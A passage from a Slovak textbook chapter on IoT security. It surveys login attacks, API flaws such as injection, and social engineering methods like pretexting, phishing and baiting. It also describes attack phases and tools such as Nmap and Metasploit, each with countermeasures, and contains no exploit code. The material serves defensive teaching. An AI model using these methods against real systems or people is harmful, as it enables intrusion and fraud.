- **slovníkový útok** - útok na meno a heslo, kde sa cez skript, metódou pokus-omyl, testuje správne meno a heslo. Heslá môžu byť čítané z predpripraveného slovníka prípadne vytvárané generátorom,
- **cross-site scripting** - vzdialené spúšťanie skriptov, do správy sa zadá znenie skriptu, ktoré sa spustí na vzdialenom systéme,
- **cCielené zamknutie účtu** - cielene zadávanie zlých prihlasovacích údajov,
- **predvolené prihlasovacie údaje** - používanie mena a hesla, napríklad: admin/admin.

Pre zvýšenie bezpečnosti riadiaceho systému a webového rozhrania existuje niekoľko odporúčaných postupov:

- obmedziť počet pokusov prihlásenia,
- minimalizovať počet fyzických portov na hardvérovej doske,
- obmedziť prístup ku konfiguračným častiam a modulom systému,
- zabezpečiť možnosť vzdialenej aktualizácie,
- pri procese aktualizácie, alebo úprave systému vyžadovať overenie integrity (neporušenosti súboru napríklad využitím digitálnych podpisov),
- využívať prístup minimálnych práv - používateľský účet dostane možnosť len tých operácií, ktoré potrebuje,
- využívať šifrované úložiská, šifrované aktualizačné súbory.

API rozhranie

Aplikačné programové rozhranie (API) je určené pre vývojárov partnerských spoločností, ktorí chcú používať funkcie systému. Napríklad spoločnosť Google poskytuje pre svoje produkty API rozhrania. Tie umožňujú programátorom iných firiem vytvoriť aplikáciu, ktorá dokáže komunikovať s Google

databázou reklamných štatistík. Iným príkladom sú Google Mapy. Firma takto dokáže integrovať do svojej webovej aplikácie funkcionalitu, ktorá vyhľadáva trasy a objekty na Google Mapách.

Pri pohľade na situáciu z pohľadu veľkej firmy, ktorá sprístupňuje svoje databázy externým firmám, je potrebné zabezpečiť API. Firma si takto chráni svoje dáta a infraštruktúru predútokom a poškodením dát, ktoré môžu nastať napríklad aj nesprávnym používaním API rozhrania. Pri ich nedostatočnom zabezpečení sa najčastejšie objavujú tieto problémy:

Slabá autentifikácia - pre autentifikáciu je v súčasnosti k dispozícií niekoľko typov protokolov. Každý z nich má svoje výhody a nevýhody. Rozdiel je často aj v komplexnosti nasadenia a vyžadovanej infraštruktúre. Medzi najčastejšie nasadzované autentifikačné protokoly patria:

- meno a heslo.
- kľúče pre prístup aplikácií do systému (tzv. API) .
- keyed-hash message authentication code (HMAC).
- open Authenticaion (OAuth).
- JSON Web-Token (JWT).
- lightweight directory access protocol (LDAP).

Slabá autorizácia - Samotná autentifikácia klienta nie je dostatočná. Vždy je potrebné overiť, aké prístupové práva boli pridelené používateľom. Obyčajný používateľ nemôže mať rovnaké práva a kontrolu nad systémom ako má správca.

Náchylnosť pre útoky typu injection - Injection útoky sa objavujú všade tam, kde sa spracováva používateľsky vstup. Podstatou útoku je, že používateľ zadá namiesto mena napríklad časť SQL príkazu. V prípade, že zariadenie tento vstup neodfiltruje, môže ho chybne interpretovať ako príkaz systému a na obrazovke zobrazí výstup príkazu - napríklad celá tabuľka s login údajmi a ich heslami.

Implicitná dôvera v klientov - moderným trendom sú mobilné aplikácie, ktoré získavajú údaje z IoT systémov a zobrazujú ich na displeji smartfónu. Zdanlivo jednoduchá funkcionalita so sebou prináša zásadné bezpečnostné riziká. Aplikácia musí dáta niekde získať, tieto dáta ale musia byť chránené, aby si ich nemohol vyžiadať ktokoľvek. Princíp poskytovania dát je závislý od zvolenej architektúry IoT systému. Každý systém musí aplikovať odlišné mechanizmy ochrany.

Nesprávne navrhnuté API zdroje - Pri API volaniach sa používajú takzvané API zdroje. Účelom je zakrytie tzv. backend funkcionality celého systému. Zariadenie napríklad nebude na server posielať príkaz "**select * from temperature_history**" ale pošle HTTP GET žiadosť o históriu dát vo formáte:

"GET https://192.168.100.100/iot/temperature/history/week/"


Riešenie problémov, ktoré sa objavujú pri API rozhraniach, je podobné ako bolo spomenuté pri chybách webových a riadiacich systémov.

TIP!

Pre detailnejšie zoznámenie sa s problematikou webovej bezpečnosti bol vytvorený nástroj WebGoat. Ide o demo prostredie vo webovom prehliadači, kde sú pripravené simulácie webových aplikácií s chybami, ktoré musí študent nájsť a zneužiť.

Študentov sprevádza návod, ktorý vysvetľuje koncept systému, podstatu chyby a postup jej zneužitia a nápravy.

Systém WebGoat je open-source produkt od komunity OWASP. Je k dispozícii bezplatne na stiahnutie cez portál GitHub: https://github.com/WebGoat/WebGoat/releases.

6.3.3 Pamäť zariadení

Aby zariadenie simulovalo inteligenciu, musí si pamätať veľké množstvo dát. Z pohľadu architektúry aplikácie sa do pamäte ukladajú dôležité informácie ako:

- aplikačný kód systémových aplikácií,
- parametre a nastavenia systému,
- používateľské dáta,
- prihlasovacie údaje,
- kľúče, prípadne certifikáty.

Hackeri často smerujú svoj útok na pamäť zariadenia, kde sa nachádzajú kľúčové informácie. Tieto informácie sa stávajú predmetom ďalšej kriminálnej činnosti (napríklad čísla kreditných kariet), obchodu (predaj údajov, hesiel), priemyselnej špionáže (odkopírovanie dizajnu konkurenciou). Najčastejšie hľadané informácie v pamäti zariadení sú:

- v kóde zapísané prihlasovacie údaje (anglicky označované ako tzv. hardcoded credentials),
- citlivé a ladiace URL adresy,
- šifrovacie kľúče,
- citlivé informácie o funkčnosti lokálneho a vzdialeného systému,
- údaje o databázovej štruktúre,
- prihlasovacie údaje v nešifrovanej podobe.

Niektoré z možných protiopatrení k týmto problémom sú:

- zbierať a ukladať len minimálne množstvo dát o používateľoch,
- všetky citlivé dáta uložiť v šifrovanej forme,
- pokiaľ je to možné, anonymizovať dáta - len pomocou dát nebude možné jednoducho identifikovať konkrétnu osobu,
- obmedziť prístup k dátam - fyzicky, aplikačne,
- každú dôležitú operáciu zapísať do logu (zápis, čítanie, aktualizáciu, mazanie),
- pokiaľ je to možné, dáta zálohovať - odporúča sa fyzicky a geograficky odlišné miesto zálohy.

V niektorých prípadoch sú na bezpečnosť systémov kladené požiadavky prostredníctvom noriem, zákonov a iných predpisov. Podobne aj v prípade systémov používaných v oblasti letectva, armády, medicíny sú definované prísne požiadavky, ktoré musia systémy spĺňať, aby ich bolo možné používať.

Preto nové IoT produkty, kde je súčasťou produktu aj analytická časť, vyžadujú už vo fáze návrhu a dizajnu riešenia konzultácie s odborníkmi z oblasti práva, štatistiky a IT bezpečnosti.

6.3.4 Komunikácia

Ochrana sieťovej infraštruktúry je veľmi dôležitá. Zabezpečená sieť zároveň poskytuje ochranu aj sieťovým zariadeniam, ktoré v tejto sieti komunikujú. Je potrebné zabrániť neoprávnenému prístupu do siete.

Dobre navrhnutá topológia siete môže predchádzať mnohým sieťovým útokom, alebo bezpečnostným hrozbám založeným na chybách softvéru. S pomocou prvkov ako hardvérový firewall, proxy, prístupové zoznamy (ACL na smerovači), nastavené bezpečnostné politiky sa obmedzujú spôsoby a cesty komunikácie, ktoré môžu byť útočníkmi zneužité na prienik do systému.

Obmedzením prístupu na databázový server len pre určité IP adresy, je možné jednoducho vymedziť kto sa na server môže pripojiť. Menší počet pripojení je jednoduchšie monitorovať a riadiť. Týmto spôsobom, aj keď bude databázový server obsahovať závažnú bezpečnostnú chybu, ju nemôžu zneužiť nepovolené adresy.

Útočníci sa snažia prehľadávať sieť a identifikovať slabé miesta, ktoré by sa mohli stať terčom ich ďalšieho útoku. Prítomnosť slabých miest môže mať niekoľko rôznych príčin. Zlý návrh infraštruktúry, softvérová chyba riadiaceho systému, chybná konfigurácia, zanedbanie implementácie

bezpečnostnýchpožiadaviek. Uvedené sú len niektoré z príčin, ktoré môžu otvoriť priestor pre napadnutie systému. Medzi pomerne časté chyby patria napríklad:

Verejná dostupnosť k zariadeniu - Bez obmedzenia IP adries môže ktokoľvek komunikovať so zariadením.

Otvorené sieťové porty - v sieťovej komunikácií sa používajú takzvané porty. Na základe portov dokáže operačný systém prideliť sieťovú komunikáciu konkrétnej aplikácii. Veľký počet otvorených portov (stav: listening), znamená, že systém očakáva na tomto porte komunikáciu a počúva príkazy. To môže byť zneužité a útočník takto môže získať neoprávnený prístup do systému. Systém môže mať otvorené dva typy portov TCP alebo UDP.

N**evyužívané sieťové služby** - mnoho operačných systémov môže pri nesprávnej konfigurácii mať zapnuté sieťové služby, ktoré reálne nepoužíva. Pokiaľ na serveri nebežia napríklad webové stránky, odporúča sa webové služby vypnúť.

Šifrovaná komunikácia - použitie šifrovanej komunikácie sa stalo štandardom pri online platbách, komunikácii s webovým systémom banky či štátnej správy. Pokiaľ nie je komunikácia šifrovaná, čítanie dátovej časti paketov je veľmi jednoduché.

Protiopatrenia, ktoré pomôžu eliminovať vyššie spomenuté problémy sú:

- obmedziť počet adries, ktoré pristupujú ku kritickým systémom na minimum,
- zablokovať nepotrebné sieťové služby,
- používať šifrovanú sieťovú komunikáciu (https namiesto http, ssh namiesto telnetu),
- oddeliť manažmentové dáta od prevádzkových dát,
- aktualizovať komunikačné knižnice (napr. SSL),
- používať reštriktívny prístup sieťovej komunikácie (všetko je blokované, povolí sa len to, čo si vyžaduje projekt).

6.3.5 Aktualizácia

Systém, alebo aplikáciu je potrebné neustále aktualizovať. Postupne sa objavujú chyby a nedostatky, nové zraniteľnosti, dopĺňajú sa vylepšenia a nové funkcie. Všetky tieto problémy rieši možnosť aktualizácie kódu. V prípade vzdialenej prevádzky systému je takmer jedinou možnosťou vzdialená aktualizácia aplikácie či systému.

POZNÁMKA!

Základným prvkom zaistenia bezpečnosti je kvalitné a dostatočne detailné testovanie celého produktu. Pri dobre navrhnutých testovacích scenároch (tzv. test-case) sa dajú identifikovať chyby v návrhu, implementácIl a funkcionalite systému. Testovanie je ešte dôležitejšie, ak sú do systému integrované open-source nástroje, alebo nástroje a moduly tretích strán, nad ktorými nemáme plnú kontrolu.

Pri vývoji alebo integrácIl systémov je potrebné mať na pamäti, že žiaden systém nie je 100%-ne bezpečný. Situácia, kedy v systéme neboli nájdene chyby, neznamená, že nebudú objavené

neskôr. Riziko prelomenia existuje vždy. Cieľom testovania a kontroly je snaha overiť, že najľahšie spôsoby napadnutia systému sú zablokované.

6.4 Typy kybernetických útokov

Vo svete informačných a komunikačných technológií sa každý deň objavuje niekoľko desiatok nových zraniteľností. Tieto zraniteľnosti sa objavujú v dôsledku chýb, ktoré vznikli počas návrhu a realizácie systému.

Medzi veľmi rozšírené kybernetické útoky patrí:


- **falšovanie (spoofing)** - predstieranie identity, resp. zdroja sieťovej komunikácie,
- **zmena (tampering)** - zmena dát (databáza, súbory, IP adresy, hlavičky paketov) bez oprávnenia, najčastejšie pri prenose po sieti,
- **popretie (repudiation)** - popieranie vykonanej akcie (napríklad zmeny dát),
- **nedostupnosť služby (denial of service, DoS)** - zahltenie alebo znefunkčnenie systému, aby nedokázal poskytovať svoje služby,
- **únik informácií (information disclosure)** - nežiadúce zverejnenie citlivých údajov o osobách, firme a jej obchodných tajomstvách,
- **elevácia práv (elevation of privilege)** - získanie prístupových práv, ktoré neprináležia danej osobe,
- **sociálne inžinierstvo (social engineering)** - manipulácia ľudí a zneužívanie ich dôvery pre získanie neoprávneného prístupu k informáciám,
- **fyzický prístup** - odkopírovanie pamäte zariadenia, export zdrojových kódov, prípadne aj obyčajné vypnutie, poškodenie či odcudzenie zariadenia.

6.5 Priebeh útoku

Činnosť hackera je systematická činnosť, ktorá vyžaduje pomerne rozsiahlu prípravu, dobré plánovanie, detailné znalosti systémov a pochopenie konceptov zabezpečenia.

Lámanie hesiel do WiFi sietí či obchádzanie licenčných čísel pre kancelársky softvér býva označované ako cracking a pripisuje sa amatérom, ktorí si stiahnu nástroj a vo väčšine prípadov skúšajú metódu pokus-omyl. Za proces hackovania systému môže byť považovaná aj jeho úprava pre nové použitie.

Proces hackovania systémov sa skladá z niekoľkých fáz:

Obrázok 6.2 - Priebeh útoku

Zdroj [5]

Fáza 1: Prieskum a získavanie informácií

Prvou fázou je výber vhodného cieľa a získanie čo najviac informácií, ktoré nám poskytnú dobrý obraz o fungovaní systému, jeho verzii, konfigurácii, závislých balíčkoch (dependencies) a slabinách.

Získavanie informácií o cieľoch útoku môže byť:

- aktívne - napríklad sociálne inžinierstvo,
- pasívne - napríklad odpočúvanie komunikácie.

Sociálne inžinierstvo

Sociálne inžinierstvo je forma psychologickej manipulácie ľudí, za účelom získania privátnych informácií. Z pohľadu organizácie predstavujú bežní zamestnanci riziko, keďže disponujú internými informáciami.

Všetky techniky sociálneho inžinierstva sú založené na špecifických vlastnostiach ľudského rozhodovania známeho ako kognitívne predsudky. Tieto vlastnosti sú využívané v rôznych kombináciách pri útokoch na organizáciu.

Útoky používané v sociálnom inžinierstve môžu byť použité na ukradnutie dôverných informácií zamestnancov. Najbežnejší typ sociálneho inžinierstva sa deje telefonicky. Ďalším príkladom by bolo, že hacker kontaktuje obeť na sociálnych sieťach a začne s ňou konverzáciu. Postupne hacker získa dôveru obete a následne používa túto dôveru na získanie prístupu k citlivým informáciám, ako sú napríklad informácie o hesle alebo bankový účet.

ZAPAMÄTAJTE SI!

Je jednoduchšie získať prístup do systému cez privátne informácie manipuláciou človeka, ako prelomiť zložité šifrovacie kľúče.

Existuje niekoľko foriem sociálneho inžinierstva. Každá z nich je zameraná na istý typ ľudí.

Pretexting

Technika, ktorá využíva predpripravený scenár za účelom presvedčenia obete o nutnosti získať potrebné informácie alebo finančné prostriedky. Pri tejto technike sa útočník vydáva sa pracovníka štátnej správy, banky, technickej podpory či vyšetrovateľa, čím sa snaží vytvoriť pocit, že má právo získať požadované informácie. Podobný princíp predpripraveného príbehu používajú ľudia, ktorí pred nákupnými centrami tvrdia, že ich okradli, stratili telefón a potrebujú sa dostať niekam, preto žiadajú istú finančnú čiastku na pomoc.

Phising

Technika pre získanie privátnych údajov. Typickým príkladom sú podvodné emaily od banky, kde je vložený odkaz s presmerovaním na podvodnú webovú stránku, ktorá sa podobá na reálnu stránku banky. Ak obeť zadá svoje údaje prostredníctvom tohto webu, dáta budú odoslané priamo útočníkovi.

Spear Phising

Rozdiel oproti obyčajnému phisingu je v tom, že zasielané e-maily sú vysoko osobné. Cieľom je vytvoriť pocit, že správa a vyžadovaná akcia sa týkajú len daného jednotlivca.

Baiting (road apples)

Zneužíva zvedavosť ľudí. Na USB kľúč sa nahrá škodlivý kód, ktorý infikuje počítač. Tento USB kľúč sa zámerne nechá pohodený v hotelovom lobby, na verejnej toalete, v nákupnom centre na lavičke. Zvedavý človek si nájdený USB kľúč vezme a pripojí do svojho počítača, čím sa infikuje škodlivým softvérom - malvérom. Útočník takto môže získať prístup k vzdialenému počítaču.

Tailgating

Technika, ktorá zneužíva dobré úmysly spolupracovníkov. Vo veľkých spoločnostiach, v čase obeda prechádza vchodom do spoločnosti niekoľko desiatok ľudí zároveň, ktorí sa často nepoznajú osobne. Často sa stáva, že niekto dobieha z obednej prestávky, tak mu kolega z firmy podrží dvere aby sa mu nezatvorili pred nosom. Túto činnosť je možné zneužiť a získať prístup do priestorov firmy bez vlastníctva prístupovej karty. V niektorých firmách ako prevenciu pred týmto útokom používajú turnikety.

Sociálne inžinierstvo - protiopatrenia

Pre ochranu pred sociálnym inžinierstvom sa dajú použiť rôznorodé opatrenia. Najlepšie výsledky dosahuje viacvrstvová kombinácia jednotlivých vlastností a prvkov:

Vzdelávanie

Na úrovni zamestnanca je nutné neustále vzdelávanie o nových praktikách v oblasti sociálneho inžinierstva. Pracovníkov je potrebné poučiť kedy/kde/prečo/ako by mali zaobchádzať s citlivými informáciami. Budovanie pocitu zodpovednosti a spolupatričnosti fyzických osôb zlepšuje ochranu.

Smernice

Vytvorenie bezpečnostných protokolov, zásad a postupov na zaobchádzanie s citlivými informáciami. Hlavnou zásadou je zverejňovať čo najmenej citlivých a privátnych informácií.

Identifikácia kľúčových aktív

Identifikácia citlivých informácií a hodnotenie ich vystavenia sociálnemu inžinierstvu a porúch bezpečnostných systémov (budovy, počítačový systém,...)

Kritické myslenie

Pri všetkých žiadostiach o informácie je nevyhnutné aby používateľ kriticky zhodnotiť ich relevantnosť a oprávnenosť. Napríklad banka nikdy od svojich klientov nežiada PIN kódy alebo akékoľvek prihlasovacie údaje do systémov.

Odpočúvanie siete

Pripojením do počítačovej siete a zapnutím sieťovej karty do monitor módu sa dajú získavať informácie o prebiehajúcej komunikácii. V prípade WiFi sietí je tento proces omnoho jednoduchší, než je pri káblových sieťach, kde komunikácia býva zvyčajne filtrovaná na druhej vrstve, na prepínačoch (switchoch).


V prípade káblovej siete ethernet sú dáta posielané po fyzickom médiu. Pre zachytenie dát v takejto sieti je potrebné byť fyzicky pripojený do siete. To by znamenalo, že potenciálny útočník musí byť fyzicky v budove.

Iná situácia nastáva pri rádiovej komunikácii, kde komunikačným médiom je vzduch. Pri tomto médiu je obmedzenie nežiadúceho zachytávania sieťovej komunikácie pomerne problematické.

V súčasnosti najrozšírenejšími postupmi ochrany sú:

- obmedzenie vysielacieho rádiusu - každý, kto je mimo dosah signálu, nemá prístup k dátam,
- použitie šifrovania - bez znalosti kľúčov pre dešifrovanie nedokáže útočník čítať dáta.

Veľmi obľúbeným nástrojom pre diagnostiku sietí a sieťovej komunikácie je Wireshark. Podobným nástrojom ako Wireshark je TCPdump, ktorý je rozšírený na Unixových systémoch a býva súčasťou systému už v základnej inštalácii.

Obrázok 6.3 – Wireshark

Zdroj [11]

Tieto nástroje sa využívajú hlavne pri diagnostike sieťovej komunikácie a analýze, ako sú spracovávané pakety. Wireshark má, na rozdiel od tcpdump-u, grafické rozhranie čo zjednodušuje jeho použitie.

Fáza 2: Testovanie


Po získaní dostatočného množstva informácii o cieľovom systéme alebo infraštruktúre nasleduje testovanie. Testuje sa napríklad dostupnosť a otvorenosť IP adries a sieťových portov. Pri pozitívnom výsledku sa útočník pokúsi otvoriť komunikáciu na danom porte.

Zraniteľnosti (CVE)

Na základe verejne dostupného zoznamu zraniteľností (vulnerability, označované aj ako CVE) je možné zistiť, aké chyby boli v danom systéme nájdené v priebehu histórie.

Jednou z takýchto databáz je napríklad NIST: https://nvd.nist.gov/

V prípade, že správca systému neimplementoval bezpečnostnú záplatu, systém je stále zraniteľný a chyba môže byť zneužitá útočníkom.

Obrázok 6.4 - Ukážka evidencie zraniteľností

Zdroj [11]

Keďže zraniteľností aplikácií a systémov každým dňom pribúda, v praxi sa využíva automatizované testovanie. Na trhu existuje niekoľko bezplatných aj komerčných nástrojov, ktoré dokážu celý proces testovania zraniteľností zrýchliť.

Automatizované nástroje

Využitím špecializovaných softvérových nástrojov, určených pre penetračné testovanie, je možné otestovať niekoľko desiatok systémov súčasne. Je k dispozícii veľké množstvo komerčných a open--source nástrojov tohto typu a všetky tieto nástroje majú svoje vlastné silné a slabé stránky.

MetaSploit

Jedným z takýchto nástrojov je aj MetaSploit, ktorý je dostupný aj v open-source verzii. Súčasťou projektu je vývojové prostredie (takzvaný framework), kde je možné vytvárať, testovať a spúšťať skripty určené pre testovanie zraniteľností systémov.

Nmap

Nmap (**N**etwork **map**per) je skener počítačovej siete pôvodne používaný na objavovanie staníc a služieb v počítačovej sieti, čím vytvára mapu siete. Nástroj Nmap posiela špeciálne upravené pakety cieľovému hostiteľovi a potom analyzuje odpovede.

V súčasnosti aplikácia poskytuje množstvo funkcií pre skúmanie počítačových sietí vrátane vyhľadávania hostiteľa a detekcie služieb a operačného systému. Tieto funkcie sú rozšíriteľné o skripty, ktoré poskytujú pokročilejšiu detekciu služieb, zraniteľností a ďalších funkcií. Komunita používateľov Nmap-u naďalej tento nástroj vyvíja a zdokonaľuje.

Detailnejšie informácie o tomto nástroji sú k dispozícii na webe: https://nmap.org/

Kali Linux

Komunita hackerov a bezpečnostných profesionálov vytvorila Linuxovú distribúciu, ktorá obsahuje balík vyše 400 nástrojov pre audit, penetračné testovanie a hackovanie systémov.

Distribúcia je postavená na systéme Debian a je dostupná k stiahnutiu zdarma na webovej stránke: https://www.kali.org/downloads/

Obrázok 6.5 - Kali Linux

Zdroj [5]

Operačný systém obsahuje hromadu nástrojov rozdelených do 13 hlavných kategórií pre testovanie a analýzu zraniteľností,audit webových aplikácií,forenznú analýzu systémov,reverzné inžinierstvo,reportingové nástroje a mnoho iného.

Vo vývoji je aj verzia pre ARM procesory, čo umožní nástroje používať aj na mobilných telefónoch a tabletoch.

Fáza 3: Získanie prístupu

Prvá a druhá fáza sa týkali získavania informácií o cieľovom systéme. Postúpením do tretej fázy sa útočník aktívne snaží o získanie prístupu do systému, či poškodiť systém, aby ho napríklad vyradil z prevádzky a spôsobil tým výpadok služby.


Útok na systém je možné vykonať:

